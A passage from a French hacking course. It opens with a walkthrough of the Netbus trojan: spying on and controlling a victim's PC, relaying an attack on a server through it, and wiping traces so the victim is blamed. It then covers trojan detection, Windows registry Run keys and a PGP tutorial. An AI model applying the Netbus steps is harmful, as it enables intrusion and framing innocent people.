Cliquez ensuite sur "Show files", ce qui aura pour fonction de télécharger toute l'arborescence du disque dur de la victime. Il devient désormais possible d'envoyer, d'effacer, de télécharger n'importe quel fichier sur le disque dur de la victime à son insu.



4. Les fonctions de Keylogging vues préalablement sont toujours actives : en effet Netbus intègre un gestionnaire de clavier très performant puisque, non seulement vous pouvez lire en direct ce qu'écrit la victime, mais vous pouvez aussi écrire à sa place ! Ceci grâce à la fonction "Listen"

Une fois dans le gestionnaire de frappe de Netbus, sachez que toutes les touches (Oui, toutes ! Même ALT, TAB ou ENTREE) sont prises en compte.



Après quoi vous avez la possibilité d'enregistrer ce qui a été frappé par la touche "Save text".

Démonstration d'une prise de contrôle

L'utilisation de trojans est quelque chose que beaucoup de pirates ont en horreur : c'est trop simple, ce

sont des logiciels qui ne s'adressent quasiment qu'à l'attaque d'internautes, et non pas de véritables serveurs d'entreprise... Bref, la réputation du trojan au sein de l'underground laisse fort à désirer. Cependant un bon pirate peut faire une utilisation intelligente et calculée d'un trojan. Plutôt que de bêtement redémarrer l'ordinateur de la victime, on va essayer d'en prendre le contrôle afin de perpétuer nos attaques sous le couvert de l'anonymat le plus total. "Total", pourquoi ?



Petit Scénario

1. Le pirate Clad désire attaquer le serveur X.
2. Il sait que s'il l'attaque de front ce serveur, son adresse IP risque d'être repérée au niveau des systèmes de sécurité du serveur X (firewalls, IDS, systèmes de logs...)
3. Il va donc utiliser un système par lequel il fera transiter ses demandes de connections, comme un routeur.
4. Sauf que, si il y a une enquête approfondie sur l'attaque, Clad sait qu'ayant laissé son adresse IP sur le routeur il prend des risques.
5. Il va donc utiliser l'ordinateur d'un malheureux particulier pour se connecter sur le routeur et ensuite attaquer le serveur X.
6. Il prendra ensuite soin d'effacer toute trace de ses manipulations chez la victime. Si l'opération se passe bien, il y aura une prise de risque quasi nulle, et, au pire, ce sera sa victime qui se fera inculper.

Pratique

- En premier temps Clad se connecte à la victime, et ce une fois fait, il lance une application telnet, afin de se connecter au routeur, par le biais du bouton "Start Program". Ce qui est brouillé sur l'image représente l'adresse IP que nous avons tenue au secret.



- Il s'assure ensuite que la communication a bien été établie et ceci par le gestionnaire d'applications distant ou la fonction "Screendump"

Chez le pirate	Chez la victime
	

- Ensuite Clad bloque le clavier de l'utilisateur, de sorte que celui-ci ne puisse intervenir dans les manipulations futures qu'il va effectuer, grâce aux touches "Key manager"

puis "Disable all Keys"

- Il s'agit maintenant d'entamer la procédure d'authentification au niveau du routeur en entrant un bon mot de passe. La procédure est simple : il suffit au pirate d'utiliser le gestionnaire de touches de Netbus, par la fonction "Listen"

Chez le pirate	Chez la victime
	

- L'authentification depuis la machine de la victime a réussie. Maintenant, si l'adresse IP est enregistrée sur le système piraté, ce sera celle de la victime infectée par Netbus, et non celle de Clad, qui sera retenue.
- Clad utilise maintenant le système pour se connecter au serveur X.

Effacer les traces


Maintenant que le pirate a réussit son coup, il doit effacer toutes traces de ses activités. En premier temps il va fermer toutes les applications qu'il a lancé à distance, grâce au gestionnaire d'applications et à la fonction "Kill wnds". Ensuite il va restaurer le contrôle du clavier grâce à "Key manager" et "Restore all keys". Enfin il va supprimer le trojan de la machine, afin que la victime ne s'aperçoive jamais de son infection, grâce à "Server admin" et "Remove server". La victime ne pourra jamais prouver sa bonne foi dans le cadre d'une enquête judiciaire.

CHAPITRE VI


Detection Trojans et Keyloggers

I – Détection d'activité anormale

Un trojan est une application cachée, donc il n'échappe pas à la règle du "WinForce", comme expliqué dans la partie KeyLogging. De plus de nombreux symptômes trahissent les trojans : seuls les intrus modérés sauront vous pirater sans vous alerter. Sinon des outils de surveillance des communications réseaux peuvent se révéler bien utiles. Fourni avec Windows, et fonctionnant sous DOS, **Netstat** (Network Status) vous affiche quelles communications sont établies, avec qui, et par quels ports. Pour cela il suffit d'aller en mode MS-DOS et de taper *netstat*. La commande *netstat /?* vous permettra de voir comment utiliser des fonctions supplémentaires.



Scanner vos propres ports (sur l'adresse IP 127.0.0.1) est aussi très utile : cette méthode s'avère beaucoup plus efficace dans le repérage de trojans que l'utilisation d'un traditionnel anti-virus... Mais surtout, et c'est ce qu'il y a de plus important, votre prudence est votre plus grand facteur de sécurité. Il existe quelques logiciels comme fport (http://www.foundstone.com/) qui vous permettra de connaître les applications qui ouvrent les ports de votre machine :




Si vous avez pris le temps de le faire, vous vous serez aperçu que STARR n'est visible ni par le gestionnaire de tâches ni dans la barre de tâches. A ce problème, pas de solution miracles. Il faut faire appel à un logiciel adapté. Nous en avons pris un, qui recense tous les processus actifs sur votre machine (comprenez toutes les applications qui tournent).

Winforce est un utilitaire gratuit, léger et très simple d'utilisation. Vous pourrez le trouver sur http://www.download.com. La fenêtre de gestionnaires d'applications de WinForce comporte deux fonctions essentielles :

- Actualiser

- Tuer



La fonction Actualiser s'obtient par le bouton bleu en forme de flèche. Sélectionnez l'application à fermer et appuyez sur "Kill". L'application se fermera de force.

Autrement des séries de symptômes peuvent être indices qu'un logiciel inconnu tourne en tâche de fond :

- La protection antivirus du BIOS vous informe d'un accès à la zone d'amorçage du disque dur.
- Lorsque vous lancez votre ordinateur, un message vous indique qu'il ne peut pas démarrer à partir du disque dur.
- Windows refuse de charger les pilotes de disque dur 32 bits.
- Au lancement de Windows, un message vous informe qu'un programme TSR force le démarrage en mode compatible MS-DOS.
- ScanDisk détecte des fichiers à liaison croisées ou d'autre problèmes.
- ScanDisk indique des secteurs défectueux sur les disques durs ou les disquettes.
- La taille des fichiers éxécutables augmente subitement.
- La date de création ou de modification des fichiers comporte des valeurs erronées.
- Vous constatez que l'ordinateur se bloque fréquemment alors que vous n'avez ajouté aucun nouveau composant logiciel ou matériel.
- L'ordinateur se bloque et indique une erreur de parité.
- L'ordinateur semble être plus lent sans raisons apparentes.
- Le clavier et la souris ne fonctionnent plus de manière fiable, même après un nettoyage.


- Des fichiers ou des dossiers disparaissent de votre ordinateur de façon inexpliquée.
- Dans vos documents des mots disparaissent ou s'ajoutent subitement.
- Votre ordinateur a des réactions imprévues, voire devient incontrôlable.

Ces symptômes sont plus globalement liés à l'activité de virus, mais certains d'entre eux sont récurrents pour divers types d'applications malicieuses. C'est le cas des ralentissement ou des disfonctionnement.

II – Initiation à la base de registre windows

La base de registre est actuellement le support fondamental sur lequel repose l'éxécution de Windows. C'est dans cette base de donnée que sont entrées toutes les variables du systèmes. Certaines variables sont plus utiles que d'autres : certaines déterminent des mots de passe, d'autres des associations aux formats de fichiers, d'autres encore les programme qui démarrent lors de l'initialisation de Windows, etc.

Il est très facile de manipuler la base de Registre, il suffit d'en comprendre le fonctionnement. Une fois que vous aurez bien assimilé comment manipuler votre BDR (Base de Registre), vous pourrez, sans danger, y apporter les modifications désirées.



L'utilitaire de gestion de la BDR est **Regedit**. c'est un utilitaire Windows que vous pouvez lancer via "Démarrer", "Exécuter" puis en tapant *regedit*.

1 - Structure

La structure de la base de registre est simplissime. Ce sont six répertoires racines et des ensembles de sous-répertoires qui forment des arborescences.

A voir la structure de la BDR, en développant les répertoires, on se rend très vite compte de plusieurs choses :

1. C'est très mal organisé
2. Il n'y a aucun repère
3. Certaines données sont incompréhensibles

La BDR n'est qu'un ensemble de variables auxquelles se réferrent Windows et les applications qui y sont installées pour fonctionner. Pour les développeurs nul besoin d'informer l'utilisateur des modifications qui interviennent sur la BDR, ni quelles sont ces modifications ou à quoi elles servent. Les rpéertoires sont ce qu'on appelle des "clefs", à l'intérieur de ces clefs, se trouvent des valeurs. A ces valeurs ("Nom" étant le nom que l'on attribue à la valeur) on attribue des variables ("Données" étant les données variables d'une valeur). Il existe trois types de valeurs :

1. Chaine, à laquelle peuvent être rattachés des données au format ASCII (tous caractères)
2. Binaire, à laquelle ne peuvent être rattachées que des données au format binaire (base 2, des série de 1 et de 0)
3. DWORD, à laquelle ne peuvent être rattachées que des données au format décimal (base 10) ou héxadecimal (base 16).

Ce sont à ces variables que se réferrent les logiciels. Par exemple le logiciel X va aller chercher la valeur "Faire" dans la clef "HKEY_CLASSES_ROOT/Programme X" et vérifier quelle donnée lui a été attribuée. Si la donnée est "Oui", alors le logiciel X se lancera complètement, si cette donnée est "Non", alors le logiciel X se bloquera.

C'est tout ce qu'il y avait à savoir contenant la structure de la BDR.

Remarque : La valeur par défaut "(Défaut)" qui est une valeur Chaine non définie, se trouve dans toutes clefs, dès lors qu'elles sont crées.

2 - Manipulation

Vous n'avez que quatre possibilités au niveau de la BDR :

1. Effacer : des clefs, des valeurs.
2. Créer : Créer des clefs et des valeurs.
3. Modifier : modifier des données, renommer des clefs, ...
4. Transposer des informations de BDR.

- Pour effacer une clef ou une valeur, sélectionnez la et cliquez sur "Suppr" ou faites un clic droit puis "Supprimer", ou encore le menu de regedit : "Edition", "Supprimer", après avoir sélectionné l'élément à supprimer.
- Pour créer une clef ou une valeur, allez dans la colonne de droite correspondant à la clef dans laquelle vous voulez créer vos éléments, et utilisez le clic droit puis "Nouveau" ou directement le menu de regedit, par "Edition", "Nouveau", et choisissez l'élément à créer.
- Pour renommer
  - des clefs : faites un clic droit sur la clef et choisissez "Renommer".
  - des valeurs : faites un clic droit sur la valeur puis choisissez "Renommer"
  - des données (les modifier) : faites un clic droit puis "Modifier"ou directement un double clic sur les valeurs dont vous voulez modifier les données.
- Dans le cadre des transpositions, pour
  - Copier le nom d'une clef : faites un clic droit sur une clef et choisissez "Copier le nom clef", ou utilisez le menu par "Edition", "Copier le nom clef".
  - Copier une valeur ou des données : faites "Modifier" et copiez coller le texte dans les cases respectives des valeurs/données.

Remarque : le copiage de clefs, de valeurs ou de données, ne servent qu'à la retransposition de ces données textes dans un environnement d'édit de texte. Vous ne pouvez copier une clef, une valeur, comme vous copiez un fichier courant.


3 - Les valeurs nécessaires au démarrage des applications Windows :

Vous le saviez très certainement, certaines applications windows se lancent par l'intermédiaire du menu "Démarrer", "Programmes", "Démarrage". Mais la BDR et les fichier systèmes windows sont aussi des lieux de lancement des applications. En effet Windows va vérifier dans certaines clefs fixes de la BDR, ou à certains endroits précis des fichiers systèmes de Windows, quelles applications il doit lancer. Ces clefs, elles ne sont pas nombreuses :

1. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
2. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Runonce
3. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Runservices
4. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
5. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
6. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
7. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
8. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
9. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
10. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
11. Et ainsi de suite...

A partir des répertoires racines, il suffit de rechercher l'existance d'une clef "Run" ou similaires dans "Software\Microsoft\Windows\CurrentVersion". Si il n'y a pas de clef qui s'y apparente, c'est qu'aucun logiciel n'a tenté de créer la clef. Au niveau de ces clefs, vous avez les valeurs (aux noms des logiciels en

général) qui ont pour données le répertoire où se trouve le logiciel à lancer.



Ici par exemple ce sont ICQ et MSN Messenger qui se lancent au démarrage depuis les répertoires où ils ont été installés.

Vous pouvez, par sécurité, par confort, ou dans un but nuisible, enlever des applications trop lourdes au démarrage ou en rajouter. C'est dans ces clefs que s'installe, par exemple, Netbus pour s'auto-relancer au démarrage de Windows et c'est dans ces mêmes clefs que s'installent beaucoup d'applications malicieuses (keyloggers entre autres).

Pour en savoir un petit peu plus sur la BDR et sa manipulation, notamment sur la fabrication de fichier de BDR (.bdr), réferrez-vous au cours Newbie+.

CHAPITRE VII

Cryptographie et stéganographie

I – crytpographie & encodage

Avant toute chose, rappelons qu'il y a une distinction qui est nécessaire, incontournable, et que vous vous devez d'apprendre par coeur. Elle est simple. Elle consiste à séparer d'une part la cryptographie et d'une autre part l'encodage. En effet ces deux éléments sont totalement dissociés.

L'encodage est le processus qui consiste à transformer des données initiales en d'autres données, différentes. Supposons que les données initiales soient des textes. L'encodage va modifier ces textes, grâce à un et un seul algorithme mathématique, en d'autres textes, totalement différents. Pour retrouver les textes initiaux c'est l'utilisation inverse du processus mathématique qui intervient. Ainsi l'encodage utilise toujours un seul et même processus mathématique pour fonctionner.

Le cryptage, quant à lui, utilise des algorithmes différents, qui nécessitent une clef. Les vieilles méthodes de cyrptage utilisaient une clef unique, pour crypter et décrypter un message. Les méthodes actuelles nécessitent deux clefs :

- Une clef publique : cette clef est mise en libre accès à qui le souhaite. Disponible en téléchargement sur des sites, sur des serveurs dédiés, ou par envoi d'e-mail, la clef publique est celle qui va être utilisée au cryptage des données. Ces données, une fois cryptée, ne s'adressent qu'à une, et une seule, personne. Celle possédant la clef privée.
- Une clef privée : cette clef permet de décrypter les messages encryptés à l'aide d'une clef publique. Le processus de décryptage n'est pas l'inverse du processus de cryptage, c'est pourquoi il est difficile de décrypter un message crypté avec une clef sans posséder l'autre clef.

Petit scénario simple. Prenons Raoul et Raymonde. Raoul désire envoyer un message à Ramyonde.

1. Il va l'encrypter avec la clef publique que lui a passé Raymonde.
2. Il va envoyer le message ainsi crypté à Raymonde.
3. Raymonde va le décrypter à l'aide de sa clef privée.
4. Raymonde va répondre à Raoul avec la clef publique qu'il lui a passée.
5. Raymonde va ainsi envoyer le message cryptée à Raoul.
6. Raoul va le décrypter avec sa clef privée.

Ainsi quatre clefs entrent en jeu, soit deux paires de clefs. Chaque paire a une clef privée et une clef publique. Mais attention ! Si l'on suit notre exemple précédent, il faut bien voir que jamais Raoul n'aurait pu décrypter le message de Raymonde avec une clef privée autre que la sienne. Par ailleurs il n'est pas censé avoir d'autres clefs privées que les siennes. Ainsi l'on associe toujours à une clef publique, une et une seule, clef privée.


Sans vouloir vous assassiner avec un cours historico-mathématique au sujet de la cryptographie, sachez toutefois que le système vu précédemment a vu ses bases naître grâce à Whitfield Diffie et Martin Hellman. Ce fut ensuite au tour de trois mathématiciens de génie, Rivest Shamir et Adleman, de mettre au point le système RSA, premier système de cryptographie moderne, encore très réputé. Si la fabuleuse histoire de ces trois mathématiciens et les calculs mathématiques vous intéressent, je ne saurais trop vous recommender de vous réferrez en fin du cours pour y trouver des liens utiles.

Un utilitaire très intéressant vous permettra d'appliquer des processus cryptographiques (cryptage, décryptage, signatures) de façon très simple. Il s'agit de PGP. PGP *(Pretty Good Privacy)* est un outil populaire qui s'adresse au grand public et qui permet bien plus qu'un simple cryptage. Utilisant différents systèmes de cryptage, cet utilitaire s'avère être une référence. Actuellement la version 7.03 en français est gratuite. Sur http://www.pgpi.org vous ne trouverez que les dernières versions récentes, et payantes, de PGP. En revanche le projet GPG (*GnuPG, The GNU Privacy Guard*) permet de développer une version libre de PGP, n'utilisant plus l'algorithme IDEA. Vous la trouverez sur http://www.gnupg.org. La

différence entre les deux se trouve certainement au niveau de leur practicité.

PGP

GPG



Les deux logiciels présentent les mêmes fonctionnalités. Cependant les allergiques de l'anglais et des lignes de commandes préfèreront nettement PGP à son petit frère. Afin de contenter tout le monde, nous expliquerons comment utiliser les deux.

PGP

1. Après avoir installé PGP, lancez PGPTray. PGPtray va permettre à PGP de rester en application permanente, jusqu'à ce que vous ayez besoin de lui.
2. Faites un clic droit sur PGPtray (le cadenas gris en bas à droite dans la barre de tâches) et lancez PGPtools.
3. L'interface de PGPtools est très simple.

Etape 1 : Créer des clefs (PGP)

Le premier  icône est celui concernant la gestion et la génération des clefs. La création de clefs est très simple, l'assistant, en français, ne fait que simplifier le processus. Si vous n'en avez pas déjà créé, vous pouvez toujours en créer de nouvelles.

1. Dans les champs "Nom complet" et "Adresse électronique" entrez un nom d'utilisateur (évitez d'entrer de vraies informations), dans "adresse électronique" vous pouvez par contre mettre la vôtre.
2. Puis choisissez le type de clefs que vous souhaitez créer. Dans notre exemple nous choisirons RSA.
3. Choisissez ensuite la taille de la clef, nous prendrons ici 2048 bits. Sachez que plus la taille (en bits) d'une clef est grande, plus grande est sa force. Une clef d'une toute petite taille ne garantit qu'une maigre sécurité face à des méthodes de décryptage : c'est une coquille d'oeuf.
4. Choisissez ensuite la date d'expiration de la paire de clefs. Permettre à une clef d'expirer a un avantage, et un inconvénient. L'avantage est que, si votre clef privée est un jour découverte ou votre cryptage cassé, renouveller vos clefs vous permettra de communiquer à nouveau sans vous

soucier de ce fait, car le cryptage que vous utiliserez, basé sur de nouvelles clefs, n'est pas cassé. L'inconvénient c'est qu'il vous faudra envoyer votre clef publique à tout vos correspondants, mettre à jour toutes vos zones de diffusions, etc. Il se peut qu'un jour un correspondant vous envoye un message crypté avec une vieille clef publique, vous ne serez pas à même de le décrypter. Ainsi pour notre exemple nous ne prendrons pas de date d'expiration.

5. Entrez ensuite une phrase secrète, qui a pour valeur de mot de passe. Le mot "phrase" est censé inciter l'utilisateur à rentrer une phrase (soit une longue suite de caractères) plutôt qu'un simple mot. Une phrase a une plus grande valeur de sécurité qu'un mot. PGP inclut d'ailleurs un indicateur de qualité de la phrase qui doit vous guider sur le choix de la longueur de votre phrase. Cette phrase vous sera demandée lors de l'utilisation de votre clef privée (donc au décryptage). Quel intérêt celà a-t-il ? Si quelqu'un arrive à copier votre clef privée, il ne pourra pas s'en servir sans le mot de passe adéquat.
6. Après que la génération se soit terminée, vous avez la possibilité d'envoyer votre clef publique sur un serveur de clefs. Celà permettra à quelqu'un qui ne connait que votre adresse e-mail, par exemple, de voir si vous avez mis en ligne une clef publique. Ce n'est pas du tout obligatoire.
7. Le processus s'est achevé, vous voici en possession de votre nouvelle paire de clefs

.

Nous allons maintenant voir comment utiliser cette paire de clefs dans le cryptage et le décryptage de nos données. Sachez au préalable que n'importe quel type de donnée peut-être crypté : tout ce qui est fichier sur votre disque dur peu l'être.

Etape 2 : Encoder et signer (PGP)

Le processus de signature d'un message est simple. Il permet à Raymonde de savoir que c'est bien Raoul qui lui a envoyé ces messages crypté avec la clef publique de Raymonde. En effet comment Raymonde pourrait-elle savoir si c'est bien Raoul qui lui envoye ces messages alors que sa clef publique peut-être utilisée par n'importe qui ?

1. Raoul va crypter son message avec sa clef privée à lui, puis avec la clef publique de Raymonde. Donc il y a un double cryptage.
2. Raymonde va décrypter avec sa clef privée le message encrypté avec la clef publique (qui est la sienne), puis va redécrypter à nouveau le message avec la clef publique de Raoul car - et on ne vous l'avait pas dit pour ne pas sombrer dans la confusion - une clef publique peut décrypter un message encrypté avec une clef privée, à condition bien sur qu'elles soient de la même paire.


Ainsi Raymonde est sure que les messages proviennent bien de Raoul car elle a pu décrypter avec sa clef publique, le message encrypté avec la clef privée de Raoul, qu'il est le seul à posséder.

PGP vous facilite la tâche : quelques clics suffisent à signer et à encrypter ses messages. Voyons cela.

1. Créez un fichier texte de tests dans un répertoire de test.

2. Nommez le "test.txt" par exemple et écrivez-y une phrase (dans notre exemple la phrase est "test d'encryptage"), ce que vous voudrez.

